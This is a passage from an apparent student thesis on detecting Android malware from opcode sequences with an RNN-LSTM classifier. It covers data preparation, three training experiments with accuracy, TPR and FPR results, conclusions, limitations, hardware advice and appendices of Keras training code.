Dropping Columns in dataset like a class and *app_id*. Split and declare data as *data_in* for sample APK and *labels* for the class column only. Figure 5.4` is the shape of *data_in* and *labels*. The output of the shown 2082 is the rows and 217 is columns of *data_in*. Lastly, labels only have rows for referring class of malware and benign. Code for dropping columns will refer at Appendix II.

Figure 5.4 data_in and labels shape

5.4.3 Split Dataset

Before splitting dataset into data test and data test. Importing necessary library of python are compulsory to neglect any error occur during debugging. After that, dataset will process in pad_sequences function. To ensure that the length of all sequences in a list is the same. By default, this is done by padding 0 at the start of each sequence until it is the same length as the longest. Figure 5.5 is output after process of pad_sequence of dataset.

```
[> [[ 260 3191 3078 ...      0      0      0]
    [ 203 2365 2083 ...      0      0      0]
    [   3    4    1 ...      0      0      0]

    ...

    [   3    4    0 ...      0      0      0]
    [ 104 3454  435 ...      0      0      0]
    [   0   14    0 ...      0      0      0]]
```

Figure 5.5 pad_sequence output

Then, declare as *X_final* for the data after pad_sequence and *y_final* is *labels* after splitting data and labels in previous step. Figure 5.6 is the final shape of the data before split in test and training.

```
[15]  X_final=np.array(embedded_docs)
      y_final=np.array(labels)
```

```
[16]  X_final.shape,y_final.shape

      ((2082, 217), (2082,))
```

Figure 5.6 Final shape of data

Lastly, splitting dataset into subsets using train test split() from the scikit-learn data science package to reduce the risk of bias in your assessment and validation process. In most circumstances, splitting dataset into three sections at random is sufficient:

1. The training set is used to prepare model for modelling. For linear regression, logistic regression, or neural networks, for example, utilise the training set to discover the best weights, or coefficients.

2. During hyperparameter tuning, the validation set is employed for impartial model evaluation. Experiment with different values to determine the optimal number of neurons in a neural network or the best kernel for a support vector machine, for example. Fit the model with the training set and evaluate its performance with the validation set for each considered setting of hyperparameters.

3. The test set is required for a fair assessment of the final model. It should not be used for fitting or validation purposes.

It's fine to work with only the training and test sets in less difficult scenarios when you don't need to tune hyperparameters. All coding in this process are at Appendix III.

5.4.4 RNN-LSTM Model

The most important process in this experiment are modelling RNN-LSTM because train and test of data will follow the model that have created. There are several layer in RNN-LSTM model such embedding layer, LSTM layer and output layer. At the embedding must set parameter such as input_dim, output_dim and input_length. In this experiment, dropout is needed at each layer to keep a model from being overfit. At each update of the training phase, Dropout works by setting the outgoing edges of hidden units (neurons that make up hidden layers) to 0. After that, second layer in this experiment will be split for the 2 layers of LSTM and each LSTM layer will be set as 64 neurons. Output layer will be set the activation function as sigmoid. Lastly, model will be compile and summary of the model will refer in figure 5.7.

```
☐→  Model: "sequential"
    _____
    Layer (type)                Output Shape              Param #
    =================================================================
    embedding (Embedding)       (None, None, 50)          250000000
    _____
    dropout (Dropout)           (None, None, 50)          0
    _____
    lstm (LSTM)                 (None, None, 64)          29440
    _____
    lstm_1 (LSTM)               (None, 64)                33024
    _____
    dropout_1 (Dropout)         (None, 64)                0
    _____
    dense (Dense)               (None, 1)                 65
    =================================================================
    Total params: 250,062,529
    Trainable params: 250,062,529
    Non-trainable params: 0
    _____
    None
```

Figure 5.7 Model RNN-LSTM summary

Coding for the RNN-LSTM model will refer at Appendix IV.

5.5 Results of data training and testing

In this process data testing and data training will be run to get the highest accuracy, TPR and less value of TPR by tuning the hyperparameter such number of epochs, batch size, number of LSTM neurons and test size to get high optimum value in this experiment. Four parameter will be change and have an important function as:

Epochs: The number of epochs is a hyperparameter that controls how many times the learning algorithm runs over the whole training dataset.

Batch size: The batch size is a hyperparameter that specifies how many samples must be processed before the internal model parameters are updated.

LSTM neurons: Number of neurons for each layer of LSTM, high number of neuron need more powerful computing power

Test size: Number of data test after training. As example, test size 0.25 mean from 25% of data will be taken for testing and other left 75% will be train.

This experiment set number **of LSTM neurons for each layer= 100, test size 0.35, epochs=200** and **batch size=200.** In this process, analysing graph of accuracy and graph of loss refer in figure 5.8 and 5.9.

Figure 5.8 Graph of accuracy

Graph at figure 5.8 show the number of accuracy increase when number of epoch increase and data of train will refer in blue colour and data testing refer as orange. In this graph, overfitting occur at epochs 25 until 200.

Figure 5.9 Graph of loss

Same goes to graph in figure 5.9 loss of training and testing model if number of epochs increase but after that overfitting occur, the loss of train and test suddenly increase and drop and result of accuracy is **80.52%, TPR=80.53%** and **FPR=19.49%.** Second experiment will continue in different value of hyperparameter. **Number of LSTM neurons=50, test size = 0.25. epochs=64, batch size=64** and the result will refer graph at figure 5.9 and 5.10.

Figure 5.10 Graph of accuracy

In this second experiment by analysing figure 5.10, number of accuracy increase as well of number epoch from 0 to 10. But have sudden drop at epoch 20 to 30 and continue consistence. Same goes to graph of loss in figure 5.11, number of loss decrease following number of epoch increase. In conclusion, overfitting still occurred in this second experiment.


Figure 5.11 Graph of loss

After observe two experiment, last experiment with new hyperparameter to get optimum result. Set up **Number of LSTM neurons=64, test size=0.25, epoch=10, batch size=64.** Result of the experiment will refer graph at figure 5.11 and 5.12.

Figure 5.12 Graph of Accuracy

Result of the graph accuracy in figure 5.11 show the accuracy increase directly with number of epoch and still consistence above 0.9 until the last epoch. Same goes to the graph of loss number of loss train and test decrease following the number of epoch increase. The coding of the process will be refer at Appendix V.

Figure 5.13 Graph of loss

The table 5.1 below are summarisation from this analysis and testing.

Table 5.1 Summarise of Experiment

Train & Test	Number of neurons for each layer of LSTM	Test size	Number of epochs	Batch size	Accuracy(%)	True Positive Rate(TPR%)	False Positive Rate(FPR%)
1	100	0.35	200	200	80.52	80.53	19.49
2	50	0.25	64	64	90.59	95.94	15.2
3	64	0.25	10	64	91.55	97.048	14.4

5.6 Conclusion

In conclusion, in this chapter elaborate flow of the modelling RNN-LSTM by design the flowchart and pseudocode. After that, show every process in RNN-LSTM model until get value of accuracy, TPR and FPR.

Chapter 6: CONCLUSION

6.1 Introduction

The goal of this study is to identify mobile malware via opcode using the RNN-LSTM model and to assess the RNN-LSTM. Then, choose a few research papers that have a connection to mobile malware detection using deep learning algorithms and compare them one by one to conduct a critical evaluation. According to the project milestone, the experiment process must have followed the methodology of this experiment. This experiment involved analysing a malware sample dataset and reviewing an application. This process entails modelling RNN-LSTM using the Python programming language, as well as data training and testing.

6.2 Research Contribution

The objective of this study was to identify mobile malware detection using opcode, and it was accomplished successfully by obtaining accuracy, TPR, and FPR statistics. As a result of this finding, every researcher who wants to identify mobile malware will try another way involving opcode.

Following that, the RNN-LSTM model was created using python opcode and ran well without any errors. If this model isn't correctly developed during the coding process, it will have an impact on the dataset's correctness. Every layer of the model is connected and has an impact on the experiment's outcome.

Finally, the RNN-LSTM model was evaluated in mobile malware detection and showed the maximum accuracy of 91.55 percent. The evaluation approach for the RNN-LSTM model was designed in an optimal way to achieve better outcomes.

This project is significant because it can be used by any researcher to conduct further research or to develop the best approach for detecting mobile malware using deep learning via RNN-LSTM, allowing them to compare which method has the highest accuracy. The researcher will examine the project's flaws and propose a fresh solution to improve the quality of mobile virus detection.

6.3 Research Limitation

This research study has some limitations and they are listed as follows:

1. This research cannot be run smoothly and sometime crash when run using GPU because of specifications of machine when data training and testing.
2. Using Google Colaboratory have a limitation of using GPU.
3. Dataset is to small compare to other research using more than 10,000 datasets.

6.4 Future Research

From the limitation mentioned above, the future work can be conduct as follows:

1. Next study, recommended specification for this study as follows:

    RAM: A minimum of 16 GB is necessary, but recommend 32 GB if possible because training any algorithm requires a lot of heavy lifting. Multitasking can be difficult if your memory is less than 16 GB.

    CPU: Processors higher than Intel Corei7 7th Generation are recommended because they are more powerful and give high performance.

    GPU: This is the most significant factor since Deep Learning, a sub-field of Machine Learning, relies on neural networks to function, which are computationally expensive. Working with images or videos necessitates a large number of matrix calculations. GPUs make it possible to process these matrices in parallel. Without a GPU, the operation could take days or months to complete. Your Best Laptop for Machine Learning, on the other hand, can complete the same task in hours.

    NVIDIA has begun producing the GeForce 10 line of laptop graphics cards. These are some of the best GPUs to work with, so pick one that fits your budget. Although they have the RTX 20 Series, it is far too expensive. AMD Radeon is another option.

Storage: A least of 1TB HDD is necessary, as datasets are growing in size every day. If you have an SSD, a minimum of 256 GB is recommended. If you have limited capacity, however, Cloud Storage Options are an option. You can even acquire machines with powerful GPUs there.

Operating System: The most popular operating system is Linux, although Windows and MacOS can both run Virtual Linux Environments and you can work on them as well.

Table 6.1 is a summarisation of specification needed of the machine for the future references:

Table 6.1 Recommended Specification

Feature	Specification
Graphics(GPU)	NVIDIA 2070/2080 (8GB)
Processing(CPU)	Intel i7-8750H (6 cores, 16x PCI-e lanes)
RAM	Up to 32GB (2666 MHz)
Storage	Up to 1TB NVME SSD (4-5x faster than normal SSD)

2. Using Jupiter Notebook rather than using Google Colaboratory because no limitation when using a GPU.
3. Using large dataset for the better results in this research but must be follow the specification of machine that have be explain before

6.5 Conclusion

Finally, the research is progressing as planned based on the milestones. This study offers advice on how to detect mobile malware using deep learning in the future and how to do so correctly. In this study, the accuracy success rate was 91.55 percent, the TPR was 97.048 percent, and the FPR was 14.4 percent. Finally, this study might be used as a reference for future researchers who are skilled in deep learning to evaluate alternative methods for identifying mobile malware.

REFERENCES

Anuar, N. A., Mas'ud, M. Z., Bahaman, N., & Mat Ariff, N. A. (2020). Mobile Malware Behavior through Opcode Analysis. *International Journal of Communication Networks and Information Security*, *12*(3), 345–354.

Feng, J., Shen, L., Chen, Z., Wang, Y., & Li, H. (2020). A Two-Layer Deep Learning Method for Android Malware Detection Using Network Traffic. *IEEE Access*, *8*(July 2013), 125786–125796. https://doi.org/10.1109/ACCESS.2020.3008081

Jul, C. R. (2019). *D Etection : T He M Alware D Etection and P Rediction*. *7*(4), 1–30.

Karbab, E. M. B., Debbabi, M., Derhab, A., & Mouheb, D. (2017). Android Malware Detection using Deep Learning on API Method Sequences. *ArXiv*.

Karbab, E. M. B., Debbabi, M., Derhab, A., & Mouheb, D. (2018). MalDozer: Automatic framework for android malware detection using deep learning. *DFRWS 2018 EU - Proceedings of the 5th Annual DFRWS Europe*, *24*, S48–S59. https://doi.org/10.1016/j.diin.2018.01.007

Kumar, R., Zhang, X., Wang, W., Khan, R. U., Kumar, J., & Sharif, A. (2019). A Multimodal Malware Detection Technique for Android IoT Devices Using Various Features. *IEEE Access*, *7*(3), 64411–64430. https://doi.org/10.1109/ACCESS.2019.2916886

Wang, S., Chen, Z., Yan, Q., Yang, B., Peng, L., & Jia, Z. (2019). A mobile malware detection method using behavior features in network traffic. *Journal of Network and Computer Applications*, *133*(April 2018), 15–25. https://doi.org/10.1016/j.jnca.2018.12.014

Yuan, Z., Lu, Y., & Xue, Y. (2016). Droiddetector: Android malware characterization and detection using deep learning. *Tsinghua Science and Technology*, *21*(1), 114–123. https://doi.org/10.1109/TST.2016.7399288

R. Vinayakumar, K. P. Soman and P. Poornachandran, "Deep android malware detection and classification," 2017 International Conference on Advances in Computing, Communications and Informatics (ICACCI), 2017, pp. 1677-1683, doi: 10.1109/ICACCI.2017.8126084.

Mathew, J., & Kumara, M. A. (2018, December). API call based malware detection approach using recurrent neural network—LSTM. In *International Conference on Intelligent Systems Design and Applications* (pp. 87-99). Springer, Cham.

APPENDIX I

```python
#importing libraries
import re
import numpy as np
import pandas as pd
import matplotlib.pyplot as plt
import seaborn as sns
from google.colab import drive


drive.mount('/content/drive')


malData= pd.read_csv('/content/drive/MyDrive/Dataset/sample.csv')

malData.head()


malData.info()
```

APPENDIX II

```
data_in.shape


labels.shape
```

APPENDIX III

```python
import tensorflow as tf
from tensorflow.keras.layers import Embedding
from tensorflow.keras.preprocessing.sequence import pad_sequences
from tensorflow.keras.models import Sequential
from tensorflow.keras.layers import LSTM
from tensorflow.keras.layers import Dense
from tensorflow.keras.layers import Dropout


sent_length=None
embedded_docs=pad_sequences(data_in,padding='pre',maxlen=sent_length)
print(embedded_docs)


len(embedded_docs),labels.shape

X_final=np.array(embedded_docs)
y_final=np.array(labels)
X_final.shape,y_final.shape

from sklearn.model_selection import train_test_split
X_train, X_test, y_train, y_test = train_test_split(X_final, y_final,
 test_size=0.25, random_state=42)
```

APPENDIX IV

```python
## Creating model
output_size=50
input_size=5000000
model=Sequential()

#taking number features as 50
model.add(Embedding(input_size,output_size,input_length=sent_length))
model.add(Dropout(0.8))

#adding LSTM  2 layers with 64 neurons each
model.add(LSTM(64,return_sequences=True))
model.add(LSTM(64))
model.add(Dropout(0.8))

#adding output layer
model.add(Dense(1,activation='sigmoid'))

#compiling the model
model.compile(loss='binary_crossentropy',optimizer='adam',metrics=['a
ccuracy'])
print(model.summary())
```

APPENDIX V

```python
### Finally Training
history=model.fit(X_train,y_train,validation_data=(X_test,y_test), epochs=10,bat
ch_size=64)

plt.plot(history.history['accuracy'])
plt.plot(history.history['val_accuracy'])
plt.title('model accuracy')
plt.ylabel('accuracy')
plt.xlabel('epoch')
plt.legend(['train', 'test'], loc='upper left')
plt.show()


plt.plot(history.history['loss'])
plt.plot(history.history['val_loss'])
plt.title('model loss')
plt.ylabel('loss')
plt.xlabel('epoch')
plt.legend(['train', 'test'], loc='upper left')
plt.show()
#predicting and getting accuracy
y_pred = model.predict(X_test)
y_pred = (y_pred > 0.5)
from sklearn.metrics import accuracy_score
accuracy_score(y_test,y_pred)*100
#getting confusion matrix
from sklearn.metrics import confusion_matrix
confusion_matrix(y_test,y_pred)
CM = confusion_matrix(y_test, y_pred)
TN = CM[0][0]
FN = CM[1][0]
TP = CM[1][1]
FP = CM[0][1]
# Sensitivity, hit rate, recall, or true positive rate
TPR = TP/(TP+FN)*100
print("True Positive Rate(%):", TPR)


# Fall out or false positive rate
FPR = FP/(FP+TN)*100
print("False Positive Rate(%):", FPR)
```